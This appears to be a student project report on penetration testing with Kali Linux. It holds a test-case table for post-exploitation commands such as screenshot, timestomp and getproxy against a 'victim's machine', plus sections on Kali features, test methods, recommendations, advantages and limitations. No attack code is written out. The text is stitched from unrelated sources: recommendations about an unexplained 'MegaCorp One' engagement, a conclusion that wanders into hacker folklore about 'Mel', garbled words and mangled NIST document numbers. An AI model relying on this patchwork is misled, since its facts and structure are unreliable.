| 22.2 | Checking the Screenshot Command | Victim's Machine should be on | focus on command | Enter the correct command | It will save the victim's PC Screenshot | Wrong command entered | FAIL |
| 22.3 | Checking the Screenshot Command | Victim's Machine should be on | focus on command | Enter the correct command | It will save the victim's PC Screenshot | ScreenShot is not saved | FAIL |
| 23 | 23.1 | Localtime Command | Checking the localtime command | Victim's Machine should be on | focus on command | Enter the correct command | It will show the date and time of the victim's machine | It shows the date and time of the victim's machine | PASS |
| 23.2 | Checking the localtime command | Victim's Machine should be on | focus on command | Enter the correct command | It will show the date and time of the victim's machine | Wrong command entered | FAIL |
| 24 | 24.1 | Timestomp Command | Checking the timestomp command | victim's Machine should contain some files | focus on command | Enter the correct command | It will show the details of specific files | It shows the details of specific files | PASS |
| 24.2 | Checking the timestomp command | victim's Machine should contain some files | focus on command | Enter the correct command | It will show the details of specific files | Wrong command entered | FAIL |
| 24.3 | Checking the timestomp command | victim's Machine should contain some files | focus on command | Enter the correct command | It will show the details of specific files | Wrong file chosen | FAIL |
| 25 | 25.1 | show\_mount Command | Checking the show\_mount command | Driver should be divided properly | focus on command | Enter the correct command | It will show the mount drive details | It shows the mount drive details | PASS |
| 25.2 | Checking the show\_mount command | Driver should be divided properly | focus on command | Enter the correct command | It will show the mount drive details | Wrong due to no driver mounted | FAIL |
| 25.3 | Checking the show\_mount command | Driver should be divided properly | focus on command | Enter the correct command | It will show the mount drive details | Wrong command entered | FAIL |
| 26 | 26.1 | getproxy Command | Checking the getproxy command | proxy should be on | focus on command | Enter the correct command | It will show the proxy setting of the victim's PC | It shows the proxy setting of the victim's PC | PASS |
| 26.2 | Checking the getproxy command | proxy should be on | focus on command | Enter the correct command | It will show the proxy setting of the victim's PC | Wrong command entered | FAIL |
| 26.3 | Checking the getproxy command | proxy should be on | focus on command | Enter the correct command | It will show the proxy setting of the victim's PC | Proxy is off | FAIL |

**FEATURES AND APPLICATIONS**

5.1 **FEATURES:**

Kali Linux is a Linux distribution that contains its own collection of hundreds of software tools specifically tailored for their target users — penetration testers and other security professionals. It also comes with an installation program to completely setup Kali Linux as the main operating system on any computer.

This is pretty much like all other existing Linux distributions but there are other features that differentiate Kali Linux, many of which are tailored to the specific needs of penetration testers. Let’s have a look at some of those features.

### 1. A Live System

Contrary to most Linux distributions, the main ISO image that you download is not simply dedicated to installing the operating system; it can also be used as a bootable live system. In other words, you can use Kali Linux without installing it, just by booting the ISO image (usually after having copied the image onto a USB key).

The live system contains the tools most commonly used by penetration testers so even if you’re day-to-day system is not Kali Linux, you can simply insert the disk or USB key and reboot to run Kali. However, keep in mind that the default configuration will not preserve changes between reboots. If you configure persistence with a USB key (see [Section “Adding Persistence to the Live ISO with a USB Key”](https://kali.training/9-advanced-usage/adding-persistence-to-the-live-iso/)), then you can tweak the system to your liking (modify config files, save reports, upgrade software, and install additional packages, for example), and the changes will be retained across reboots.

### 2. Forensics Mode

In general, when doing forensic work on a system, you want to avoid any activity that would alter the data on the analyzed system in any way. Unfortunately, modern desktop environments tend to interfere with this objective by trying to auto-mount any disk(s) they detect. To avoid this behavior, Kali Linux has a forensics mode that can be enabled from the boot menu: it will disable all such features.

The live system is particularly useful for forensics purposes, because it is possible to reboot any computer into a Kali Linux system without accessing or modifying its hard disks.

### 3. A Custom Linux Kernel

Kali Linux always provides a customized recent Linux kernel, based on the version in Debi an Unstable. This ensures solid hardware support, especially for a wide range of wireless devices. The kernel is patched for wireless injection support since some wireless security assessment tools rely on this feature.

Since many hardware devices require up-to-date firmware files (found in **/lib/firmware/**), Kali installs them all by default—including the firmware available in Debi an’s **non-free** section. Those are not installed by default in Debi an, because they are closed-source and thus not part of Debi an proper.

### 4. Completely Customizable

Kali Linux is built by penetration testers for penetration testers but we understand that not everyone will agree with our design decisions or choice of tools to include by default. With this in mind, we always ensure that Kali Linux is easy to customize based on your own needs and preferences. To this end, we publish the live-build configuration used to build the official Kali images so you can customize it to your liking. It is very easy to start from this published configuration and implement various changes based on your needs thanks to the versatility of live-build.

Live-build includes many features to modify the installed system, install supplementary files, install additional packages, run arbitrary commands, and change the values pre-seeded to deacon.

### 5. A Trustable Operating System

Users of a security distribution rightfully want to know it can be trusted and has been developed in plain sight, allowing anyone to inspect the source code. Kali Linux is developed by a small team of knowledgeable developers working transparently and following the best security practices: they upload signed source packages which are then built on dedicated build daemons. The packages are then check summed and distributed as part of a signed repository.

The work done on the packages can be fully reviewed through the [packaging Get repositories](http://git.kali.org/) (which contain signed tags) that are used to build the Kali source packages. The evolution of each package can also be followed through the [Kali package tracker](http://pkg.kali.org/).

**5.2 METHODS:**

* **External testing**

External penetration tests target the assets of a company that are visible on the internet, e.g., the web application itself, the company website, and email and domain name servers (DNS). The goal is to gain access and extract valuable data.

* **Internal testing**

In an internal test, a tester with access to an application behind its firewall simulates an attack by a malicious insider. This isn't necessarily simulating a rogue employee. A common starting scenario can be an employee whose credentials were stolen due to a [phishing attack](https://www.incapsula.com/web-application-security/phishing-attack-scam.html).

* **Blind testing**


In a blind test, a tester is only given the name of the enterprise that's being targeted. This gives security personnel a real-time look into how an actual application assault would take place.

* **Double blind testing**

In a double blind test, security personnel have no prior knowledge of the simulated attack. As in the real world, they won't have any time to shore up their defenses before an attempted breach.

* **Targeted testing**

In this scenario, both the tester and security personnel work together and keep each other appraised of their movements. This is a valuable training exercise that provides a security team with real-time feedback from a hacker's point of view.



**5.3 Recommendations:**

Due to the impact to the overall organization as uncovered by this penetration test, appropriate resources should be allocated to ensure that remediation efforts are accomplished in a timely manner.

While a comprehensive list of items that should be implemented is beyond the scope of this engagement, some high level items are important to mention.

Offensive Security recommends the following:

1. Ensure that strong credentials are use everywhere in the organization. The compromise of MegaCorp One system as drastically impacted by the use of weak passwords as well as the reuse of passwords across systems of differing security levels. NIST SP 800-119 is recommended for guidelines on operating an enterprise password policy. While this issue was not widespread within MegaCorp One, it was still an issue and should be addressed.
2. Establish trust boundaries. Create logical boundaries of trust where appropriate on the internal network. Each logical trust segment should be able to be compromised without the breach easily cascading to other segments. This should include the use of unique administrative accounts so that a compromised system in one segment cannot be used in other locations.
3. Implement and enforce implementation of change control across all systems: Misconfiguration and insecure deployment issues were discovered across the various systems. The vulnerabilities that arose can be mitigated through the use of change control processes on all server systems.
4. Implement a patch management program: Operating a consistent patch management program per the guidelines outlined in NIST SP 800-4010 is an important component in maintaining good security posture. This will help to limit the attack surface that results from running unpatched internal services.
5. Conduct regular vulnerability assessments. As part of an effective organizational risk management strategy, vulnerability assessments should be conducted on a regular basis. Doing so will allow the organization to determine if the installed security controls are properly installed, operating as intended, and producing the desired outcome. Please consult NIST SP 800-3011 for guidelines on operating an effective risk management program.

**ADVANTAGES AND LIMITATION**

**6.1 ADVANTAGES:**

* **Manage Risk Properly:**

For many organizations the foremost benefit of commissioning a penetration test is that it will give you a baseline to work upon in order to mitigate the risk in an structured and optimal way.

A penetration test will show you the vulnerabilities in the target system and the risks associated to it. An educated valuation of the risk will be performed so that the vulnerabilities can be reported as High/Medium/Low risk issues.

The categorization of the risk will allow you to tackle the highest risks first, maximising your resources and minimizing the risk efficiently.

* **Increase Business Continuity:**

Business continuity is usually the number one security concern for many organizations. A breach in the business continuity can happen due to a number of reasons. Lack of security is one of them.

Insecure systems are more likely to suffer a breach in their availability than secured and hardened ones. Vulnerabilities can very often be exploited to produce a denial of service condition which usually crashes the vulnerable service and breaches the server availability.

Penetration testing against mission critical systems need to be coordinated, carefully planned and mindful in the execution.

* **Minimize Client-side Attacks:**

Penetration testing is an effective way of ensuring that successful highly targeted client-side attacks against key members of your staff are minimized.

Security should be treated with a holistic approach. Companies only assessing the security of their servers run the risk of being targeted with client-side attacks exploiting vulnerabilities in software like web browsers, pdf readers, etc. It is important to ensure that the patch management processes are working properly updating the Operating System and third party applications.

* **Protect Clients, Partners And Third Parties:**

A security breach could affect not only the target organization, but also their clients, partners and third parties working with it. Taking the necessary actions towards security will enhance professional relationships building up trust and confidence.

* **Comply With Regulation or Security Certification:**

The compliance section in the ISO27001 standard requires managers and system owners to perform regular security reviews and penetration tests, undertaken by competent testers.

PCI DSS also addresses penetration testing to relevant systems performed by qualified penetration testers.

* **Evaluate Security Investment:**

A snapshot of the current security posture and an opportunity to identify potential breach points.

The penetration test will provide you with an independent view of the effectiveness of your existing security processes in place, ensuring that patching and configuration management practices have been followed correctly.

This is an ideal opportunity to review the efficiency of the current security investment. What is working, what is not working and what needs to be improved.

* **Protect Public Relationships And Brand Issues:**

A good PR and brand position built up during years and with considerable investment can be suddenly change due to a security breach. Public perception of an organization is very sensitive to security issues and can have devastating consequences which may take years to repair.

* **Test your cyber-defence capability:**

You should be able to detect attacks and respond adequately and on time. Once you detect an intrusion, you should start investigations, discover the intruders and block them. Whether they are malicious or experts testing the effectiveness of your protection strategy. The feedback from the test will tell you if – but more likely what – actions can be taken to improve your defence.

* **Ensure business continuity:**

To make sure your business operations are up-and-running all the time, you need network availability, 24/7 communications and access to resources. Each disruption will have a negative impact on your business.

**6.2 LIMITATION:**

* **Limitation of Time**:

As all of us know, penetration testing is not at all time bound exercise; nevertheless, experts of penetration testing have allotted a fixed amount of time for each test. On the other hand, attackers have no time constrains; they plan it in a week, month, or even years.

* **Limitation of Scope**:

Many of the organizations do not test everything, because of their own limitations, including resource constraints, security constraints, budget constraints, etc. Likewise, a tester has limited scope and he has to leave many parts of the systems that might be much more vulnerable and can be a perfect niche for the attacker.

* **Limitation on Access**:

More often testers have restricted access to the target environment. For example, if a company has carried out the penetration test against its DMZ systems from all across its internet networks, but what if the attackers attack through the normal internet gateway.

* **Limitation of Methods**:

There are chances that the target system can crash during a penetration test, so some of the particular attack methods would likely be turned off the table for a professional penetration tester. For example, producing a denial of service flood to divert a system or network administrator from another attack method, usually an ideal tactic for a really bad guy, but it is likely to fall outside of the rules of engagement for most of the professional penetration testers.

* **Limitation of Skill-sets of a Penetration Tester**:

Usually, professional penetration testers are limited as they have limited skills irrespective of their expertise and past experience. Most of them are focused on a particular technology and having rare knowledge of other fields.

* **Limitation of Known Exploits**:

Many of the testers are aware with only those exploits, which are public. In fact, their imaginative power is not as developed as attackers. Attackers normally think much beyond a tester’s thinking and discover the flaw to attack.

* **Limitation to Experiment** :

Most of the testers are time bound and follow the instructions already given to them by their organization or seniors. They do not try something new. They do not think beyond the given instructions. On the other hand, attackers are free to think, to experiment, and to create some new path to attack.

* **Limitation of skills**:

As mentioned earlier, the success and quality of the test will directly depend on the skills and experience of the penetration testing team. Penetration tests can be classified into three broad categories: network, system, and web application penetration testing. You would not get the right results if you make a person skilled on network penetration testing work on a project that involves testing a web application. With the huge number of technologies deployed today on the Internet, it is hard to find a person skillful in all three.

* **Limitation of resources**:

It is very unlikely that a pen-tester will find all the security issues or will solve all problems when probing or scanning for vulnerabilities and generating an automated report. It is not a full security audit.

It takes a pen-tester more time to inspect a given system to identify attack vectors than doing a vulnerability assessment, being the test scope is greater. His or her actions can also be disruptive for the business activities as they mimic a real attack.

It is high-labor intensive and can therefore represent an increased cost and some organizations might not be able to allocate a budget to do this. This is especially true when an outside firm is hired to carry out the task.

It might give a false sense of security. Being able to withstand most penetration testing attacks might give the sense that systems are 100% safe. In most cases, however, penetration testing is known to company security teams who are ready to look for signs and are prepared to defend. Real attacks are unannounced and, above all, unexpected.

**FURTHER ENHANCEMENT**

**7.1 CONCLUSION:**

Computer programmers as a subculture of the general engineering and scientific community have their own set of heros with aspects based on the values that programmers respect. These heroic figures, called hackers, are not at all like the popular press version of the computer hacker. Legendary hackers are both real and fictional, but tend to share certain common features: extraordinary programming skill, cleverness in the face of difficulty, an ability to suspend all other activities while producing a solution to a problem, an appreciation for a clever solution to a seemingly insignificant problem, weakness in some other aspect to balance their skill as a hacker, and adherence to some form of the Hacker Ethic. Legends of the exploits of the heroic hacker are passed through the virtual community of the programmer, the Internet, using email, newsgroups, and recently web pages. These communication media allow the community of programmers to be in close contact even though they may be physically separated.

As an example of perhaps the best-known hacker legend, I have discussed The Story of Mel, A Real Programmer. This legend embodies many of the aspects of hacker legends in general, and is often used as a way to define what it means to be a hacker. The legendary status of Mel is seen, for example, in another hacker legend from the Internet, this one about the problems of making code fit into the guidance computer of a satellite before lift-off. The story ends with the following summation.

The specific goals of the penetration test were stated as:

* 1. Identifying if a remote attacker could penetrate MegaCorp One’s defenses
  2. Determining the impact of a security breach on:
  3. Confidentiality of the company’s information
  4. Internal infrastructure and availability of MegaCorp One’s information systems

**7.2 BIBLOGRAPHY:**

* **Books**:

1. [Long, Johnny](https://en.wikipedia.org/wiki/Johnny_Long) (2007). *Google Hacking for Penetration Testers*, [Elsevier](https://en.wikipedia.org/wiki/Elsevier)
2. The Most Indepth Hacker's Guide (Dawood Khan)

* **References**:
  1. ["Penetration Testing: Assessing Your Overall Security Before Attackers Do"](https://www.sans.org/reading-room/analysts-program/PenetrationTesting-June06). [SANS Institute](https://en.wikipedia.org/wiki/SANS_Institute).
  2. ["Writing a Penetration Testing Report"](http://www.sans.org/reading-room/whitepapers/bestprac/writing-penetration-testing-report-33343). [SANS Institute](https://en.wikipedia.org/wiki/SANS_Institute).
  3. Patrick Engebretson, [The basics of hacking and penetration testing](http://store.elsevier.com/The-Basics-of-Hacking-and-Penetration-Testing/Patrick-Engebretson/isbn-9780124116443/), Elsevier, 2013
  4. Russell, Deborah; Gangemi, G.T. (1991). [Computer Security Basics](https://books.google.com/books?id=BtB1aBmLuLEC). O'Reilly Media Inc. [ASIN](https://en.wikipedia.org/wiki/Amazon_Standard_Identification_Number) [B01K3K3KJ4](https://www.amazon.com/dp/B01K3K3KJ4).
  5. Faircloth, Jeremy (2011). "Chapter 1: Tools of the Trade". [Penetration Tester's Open Source Toolkit](http://zempirians.com/ebooks/Jeremy%20Faircloth-Penetration%20Tester's%20Open%20Source%20Toolkit,%20Third%20Edition%20%20-Elsevier%20Science%20(2011).pdf) (PDF) (Third ed). [Elsevier](https://en.wikipedia.org/wiki/Elsevier). [ISBN](https://en.wikipedia.org/wiki/International_Standard_Book_Number) [1597496278](https://en.wikipedia.org/wiki/Special:BookSources/1597496278).
  6. ["GSA HACS SIN 132-45 Services"](https://www.gsaadvantage.gov/advantage/s/search.do?q=0:2132-45&db=1&searchType=2).
  7. ["Pen Testing Services"](http://www.gsaelibrary.gsa.gov/ElibMain/sinDetails.do?executeQuery=YES&scheduleNumber=70&flag=&filter=&specialItemNumber=132+45A).
  8. ["Penetration Testing Service Description for HACS"](https://talatek.com/risk-management-services/penetration-testing-services/).
  9. Dawood Khan (2 December 2015). [The Most Indepth Hacker's Guide](https://books.google.com/books?id=K2MxCwAAQBAJ&pg=PT135). Lulu.com. pp.
* **External links:**

1. [List of Network Penetration Testing software](http://mosaicsecurity.com/categories/22-penetration-testing)